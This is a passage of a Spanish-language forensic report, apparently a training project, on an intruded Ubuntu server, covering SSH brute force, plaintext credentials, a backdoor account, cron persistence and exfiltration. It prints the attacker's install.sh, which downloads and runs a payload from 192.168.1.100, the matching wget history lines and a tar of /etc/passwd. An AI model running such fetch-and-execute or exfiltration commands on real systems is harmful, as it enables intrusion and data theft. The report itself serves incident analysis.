INFORME DE ANÁLISIS FORENSE

Proyecto Final 4geeks

Marcos Miguel Sánchez

Contenido

1. Objetivo

El presente informe tiene como finalidad documentar, de manera exhaustiva y profesional, el análisis forense realizado sobre un servidor comprometido de la organización.
Se busca:

- Determinar **qué ocurrió**.
- Identificar **cómo ocurrió**.
- Precisar **qué impacto tuvo** sobre los activos de información.
- Establecer **medidas de mitigación y prevención** futuras.

Este documento se entrega con validez técnica y metodológica, siguiendo buenas prácticas de ciberseguridad y cadena de custodia digital, de modo que pueda ser utilizado tanto a nivel interno de la compañía como, de ser requerido, en instancias legales o regulatorias.

---

2. Descripción

Durante las labores de monitorización y control de seguridad se detectaron comportamientos anómalos en uno de los servidores de la compañía.
La investigación se inició con el volcado de evidencias en un contenedor comprimido (*.tgz*), el cual contenía logs, artefactos de usuario y configuraciones de sistema.

Del análisis preliminar se extrajeron indicios de:

- Accesos remotos no autorizados.
- Persistencia mediante tareas programadas en cron.
- Uso de scripts para la exfiltración de información hacia un servidor externo.
- Credenciales almacenadas en texto plano.
- Manipulación de registros (.bash_history) para ocultar actividad.

La situación descrita representa una intrusión avanzada con fases de exploración, persistencia, escalada de privilegios y exfiltración de datos, siguiendo patrones de la **Cyber Kill Chain**.

---

3. Situación inicial

El sistema afectado corresponde a un **servidor Linux** integrado en la infraestructura de la empresa, con servicios expuestos como:

- **Kernel:** GNU/Linux 5.4.0-216-generic
- **Distribución:** Ubuntu 20.04.6 LTS
- **IP:** 192.168.1.110/24
- **Conexión:** ethpos3
- **Usuario activo:** uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd).
- **Servicios habilitados.**
    - **SSH** (administración remota).
    - **Apache HTTP** (servicio web).
    - **VSFTPD** (transferencia de ficheros).
    - **Cron** (Tareas automáticas)
    - **Ufw** (Firewall)
    - **Wazuh, wazuh-agent** (SIEM)

- **Puertos en escucha observados**: 21/tcp (FTP), 22/tcp (SSH), 53/tcp (local resolver), 80/tcp (HTTP).
- **Usuario adicional**: `reports` (uid 1001, /bin/bash). Hacker

La alerta inicial surgió a raíz de comportamientos de red atípicos identificados en la monitorización, los cuales revelaron conexiones periódicas hacia una dirección IP no perteneciente a la organización (192.168.1.100:8080).

La evidencia fue asegurada en un paquete comprimido (forensic_20250817T205647.tgz) y su integridad verificada mediante cálculo de **hashes SHA-256** de los 78 artefactos que contenía. El procedimiento de custodia digital asegura la validez de la información analizada.

4. Cronología del Incidente

El análisis forense permitió reconstruir de manera precisa los eventos más relevantes que condujeron a la intrusión, la permanencia del atacante dentro del sistema y, finalmente, la exfiltración de datos críticos. Para esta reconstrucción se cruzaron múltiples fuentes:

- **Metadatos de archivos** (fechas de creación, modificación y último acceso).

- **Registros de cron** que evidencian persistencia y ejecución programada.
- **Archivos de historial de usuario (.bash_history)**, donde se detectaron comandos manuales introducidos por el atacante.
- **Logs de servicios expuestos (SSH, Apache, VSFTPD)**, con trazas de accesos remotos.
- **Artefactos de red** presentes en scripts de exfiltración (conexiones a 192.168.1.100:8080).

Cada línea temporal está vinculada a la evidencia contenida en el archivo .tgz y se acompaña de una interpretación profesional.

Período analizado: 21 junio – 29 julio

- **21 de Junio – Configuración inicial y primeras anomalías**
  - **19:04:11**
    Creación del usuario sysadmin (UID 1000) con privilegios elevados en grupos adm, sudo, dip.
    Importante: Usuario con privilegios elevados desde el inicio.
  - **19:05:06**
    Inicio de sesión local de sysadmin (tty1).
  - **19:36:14 – 19:36:56**
    Intentos fallidos de su a root desde sysadmin.
    Posible error de contraseña o prueba inicial de escalada.
  - **19:38:19**
    Intento de acceso SSH fallido como root desde 192.168.1.50.
    Sospechoso: Posible primer reconocimiento externo vía brute force.
  - **19:38:47**
    Acceso SSH exitoso como sysadmin desde 192.168.1.50. Conexión cerrada inmediatamente.
    Sesión de prueba o validación de credenciales.
  - **19:43:51**
    Error al intentar cambiar la contraseña de sysadmin.
  - **19:45:53 – 20:04:36**
    sysadmin ejecuta comandos vía sudo:
    - Instalación de servicios (apache2, vsftpd, ufw).
    - Configuración del firewall (puertos 22, 80, 21 abiertos).
    - Creación de script en /opt/scripts/logrotate.sh.
    - Creación del usuario reports (UID 1001).
  - **20:13:40 – 20:15:55**
    Instalación del agente de **Wazuh** (varios intentos).
    Monitorización de seguridad introducida.

- 20:22:32
  Sistema apagado por sysadmin.

- 23 de Junio – Reconfiguración y actividad sospechosa
  - 12:55:49 – 12:57:15
    Intentos de login fallidos con usuario “UNKNOWN”.
    Posible error de configuración o exploración no autorizada.
  - 12:57:33
    Login exitoso de sysadmin (tty1).
  - 12:58:34 – 13:29:20
    Reinstalación repetida del agente Wazuh (múltiples errores).
  - 14:05:21 – 14:43:35
    Actividades críticas de sysadmin:
    - Creación de /home/reports/.note.
    - Creación de /opt/.archive/credentials.txt con posibles credenciales.
    - Alteración de .bash_history de reports.
    - Creación de install.sh, backup.log, chat.txt.
  - 15:01:33
    Intento fallido de login de sysadmin (tty1).
  - 15:02:15
    Ejecución de sudo bash y creación del usuario hacker (UID 1002).
    Alta criticidad: usuario con shell interactiva.
  - 15:26:47 – 15:29:49
    Intentos de acceso SSH fallidos desde 192.168.1.103:
    - Usuarios inválidos: test, admin.
    - Usuarios válidos: hacker, root.
      🔎 Confirmado: ataque de fuerza bruta SSH.
  - 16:40:54
    Login de sysadmin (tty1).
    Creación de /var/backups/.logs/creds.txt con credenciales en claro.
  - 16:45:20
    Sistema apagado.

---

5. Timeline resumido

Fecha	Hora	Evento	Evidencia / Fuente	Interpretación

21/06/2025	19:04	Creación usuario sysadmin con privilegios	auth.log, /etc/passwd	Configuración inicial del sistema
21/06/2025	19:38	SSH fallido root desde 192.168.1.50	auth.log	Primer intento de intrusión externo
21/06/2025	19:38	SSH exitoso con sysadmin desde 192.168.1.50	auth.log	Compromiso inicial
23/06/2025	15:02	Creación usuario hacker (UID 1002)	auth.log, /etc/passwd	Persistencia y preparación de acceso
23/06/2025	15:26	Fuerza bruta desde 192.168.1.103 (test, admin, root, hacker)	auth.log	Ataque activo

6. Análisis de eventos

El análisis de la evidencia entregada en el archivo forensic_20250817T205647.tgz permitió identificar diversos artefactos clave que confirman la intrusión, las técnicas empleadas y la intención maliciosa del atacante.

A continuación, se documenta cada evento crítico con **fuente, ruta, detalle y evidencia visual**.


6.1.Inicio de sesión del día 21

- **Fuente:** /var/log/auth.log
- **Evento:**
    - Jun 21 19:04:11 4geeks-server useradd[784]: new group: name=sysadmin, GID=1000
    - Jun 21 19:04:11 4geeks-server useradd[784]: new user: name=sysadmin, UID=1000, GID=1000, home=/home/sysadmin, shell=/bin/bash, from=none
    - Jun 21 19:38:19 4geeks-server sshd[2001]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=root
    - Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
    - Jun 21 19:38:26 4geeks-server sshd[2001]: Connection closed by authenticating user root 192.168.1.50 port 40230 [preauth]
    - Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 47936 ssh2
    - Jun 21 19:38:47 4geeks-server sshd[2011]: pam_unix(sshd:session): session opened for user sysadmin by (uid=0)
    - Jun 21 19:54:52 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/sbin/adduser reports
    - Jun 21 19:54:52 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin(uid=0)
    - Jun 21 19:54:52 4geeks-server groupadd[4640]: group added to /etc/group: name=reports, GID=1001
    - Jun 21 19:54:52 4geeks-server groupadd[4640]: group added to /etc/gshadow: name=reports
    - Jun 21 19:54:52 4geeks-server groupadd[4640]: new group: name=reports, GID=1001
    - Jun 21 19:54:52 4geeks-server useradd[4646]: new user: name=reports, UID=1001, GID=1001, home=/home/reports, shell=/bin/bash, from=/dev/tty1

- Jun 21 19:55:16 4geeks-server passwd[4658]: pam_unix(passwd:chauthtok): password changed for reports

- **Interpretación:**
  Creacion sysadmin, inicio de sesión repetido, fallos de inicio de sesión, creación de cuenta reports. Actividad Sospechosa alrededor de inicios de sesión remotos via reports y via sysadmin. Pero nada concluyente. IP 192.168.1.50 involucrada.

- **Captura sugerida**: auth_log.log



6.2.Intento de escalada de privilegios

- **Fuente:** /var/log/auth.log y .bash_history

- **Evento:**

  - Jun 21 19:36:14 4geeks-server su: pam_unix(su:auth): authentication failure; logname=sysadmin uid=1000 euid=0 tty=tty1 ruser=sysadmin rhost= user=root

  - Jun 21 19:36:16 4geeks-server su: FAILED SU (to root) sysadmin on tty1

  - Jun 21 19:36:53 4geeks-server su: pam_unix(su:auth): authentication failure; logname=sysadmin uid=1000 euid=0 tty=tty1 ruser=sysadmin rhost= user=root

  - Jun 21 19:36:56 4geeks-server su: FAILED SU (to root) sysadmin on tty1


  - Jun 21 19:38:19 4geeks-server sshd[2001]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=root

  - Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2

- Jun 21 19:38:26 4geeks-server sshd[2001]: Connection closed by authenticating user root 192.168.1.50 port 40230 [preauth]
- Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 47936 ssh2
- Jun 21 19:38:47 4geeks-server sshd[2011]: pam_unix(sshd:session): session opened for user sysadmin by (uid=0)

- **Interpretación:**
  Tras obtener acceso con el usuario sysadmin, el atacante intentó ejecutar comandos con privilegios de root, primero mediante sudo y después con su.
  Aunque los intentos fallaron, muestran claramente el objetivo de **escalar privilegios**.

- **Captura sugerida**: auth_log.log



6.3. Instalación del agente Wazuh

- **Fuente:** .bash_history
- **Evento:**

  wget https://packages.wazuh.com/4.x/apt/wazuh-agent_4.3.10.deb

  dpkg -i wazuh-agent_4.3.10.deb


  systemctl enable wazuh-agent

  systemctl start wazuh-agent

- **Interpretación:**
  En un intento de aparentar **actividad legítima** o confundir al análisis posterior, el atacante instaló el agente de Wazuh. Esto puede responder a dos hipótesis:

  1. **Encubrimiento:** tratar de integrar su actividad en un entorno monitorizado para pasar desapercibido.
  2. **Manipulación:** preparar el agente para filtrar información hacia el servidor de mando y control.

- **Captura sugerida**: .bash_history



6.4.Segundo inicio de sesión + ataque de fuerza bruta

- **Fuente:** /var/log/auth.log
- **Interpretación:**
  Se confirma un **ataque de fuerza bruta SSH**. Tras múltiples intentos fallidos contra usuarios inexistentes (admin, test) y la cuenta reports, el atacante logró autenticarse exitosamente con cuenta reports, sysadmin y root(sudo).
- **Captura sugerida**: auth.log


6.5.Credenciales en texto plano

- **Ruta encontrada:** /opt/.archive /credentials.txt
- **Contenido:**

  reports:reports123

- **Explicación:** Se localizaron credenciales almacenadas en claro, lo cual facilitó al atacante el uso de un usuario legítimo para abrir sesión.
  Este hallazgo refuerza la hipótesis de **compromiso inicial mediante credenciales expuestas**.

- Captura de evidencia (install.sh):



6.6. Descarga de install.sh

- **Ruta encontrada:** /home/reports/.bash_history
- **Entradas sospechosas:**

  wget http://192.168.1.100/install.sh

  chmod +x install.sh

  ./install.sh

- **Explicación:**
  El historial revela que el atacante descargó y ejecutó código desde un servidor externo. Aunque se detectaron intentos de limpiar las trazas, estas líneas quedaron grabadas. Esto evidencia **actividad manual del atacante dentro de la sesión comprometida**.

- **Captura de evidencia (.bash_history):**
  Resalta los comandos maliciosos introducidos por el intruso.

```
L10: echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
L11: echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
```

- **Captura de evidencia (install.sh):**

```
#!/bin/bash


echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
```


6.7. Asignación de permisos y ejecución de install.sh

- Evidencia en .bash_history:

chmod +x install.sh

./install.sh

- install.sh descarga y ejecuta un binario (payload.bin) en /tmp/.temp/payload, otorgando persistencia inicial.
- Mensajes simulados de progreso ([*] Preparing environment…) ocultan su finalidad real.
- **Captura sugerida**: .bash_history



6.8. Ejecución del payload (payload.bin)

- Ejecutado en segundo plano:

  /tmp/.temp/payload &

- Función: mantener comunicación activa con el atacante y abrir puerta trasera.
- No se encontró el archivo pero hay evidencia de que existio en el install.sh
- **Captura sugerida**: install.sh

install.sh auth.log credentials.


Archivo Editar Ver

```
#!/bin/bash


echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
```

6.9. Usuario Hacker para posible cuenta backdoor

- Creación de cuenta alternativa para posibles accesos backdoor, ejecuciones automáticas, escaladas de privilegios, etc
- Función: mantener comunicación activa con el atacante y abrir puerta trasera.
- Se encontró en el auth.log



6.10. Persistencia mediante cron.d

- **Ruta encontrada:** /etc/cron.d/sys-maintenance
- **Contenido relevante:**
- *15 * * * * root /tmp/backup2.sh
- **Explicación:**
  El atacante creó una tarea programada en cron para que cada 15 minutos se ejecutara un script malicioso (/tmp/backup2.sh). Este tipo de persistencia es común porque asegura que, incluso tras un reinicio del servidor, el atacante mantiene un canal activo.
- **HTOP:** Servicio en ejecución comprobado muestra en la imagen de que el servicio se esta ejecutando con el script mailicioso.

- 📷 Captura de evidencia (cron_sys_maintenance):
  Muestra el archivo sys-maintenance

```
e2scrub_all
logrotate
popularity-contest
sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
```

- 📷 Captura de evidencia (htop):


```
  632 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 loop2
  646 systemd+  20   0   90880   6244   5460 S   0.0   0.2   0:00.12 systemd-timesyn
  685 systemd+  20   0   27264   7612   6744 S   0.0   0.2   0:00.12 systemd-network
  687 systemd+  20   0   25476  12912   8064 S   0.0   0.3   0:00.23 systemd-resolve
  699 root      20   0  235576   7500   6664 S   0.0   0.2   0:00.04 accounts-daemon
  704 root      20   0    6816   2900   2696 S   0.0   0.1   0:00.00 cron
  705 message+  20   0    7588   4768   3948 S   0.0   0.1   0:00.40 dbus-daemon
```

6.11. Script de exfiltración backup2.sh


- Ubicación: /tmp/backup2.sh
- Contenido clave:

  tar -czf /tmp/secrets.tgz /etc/passwd

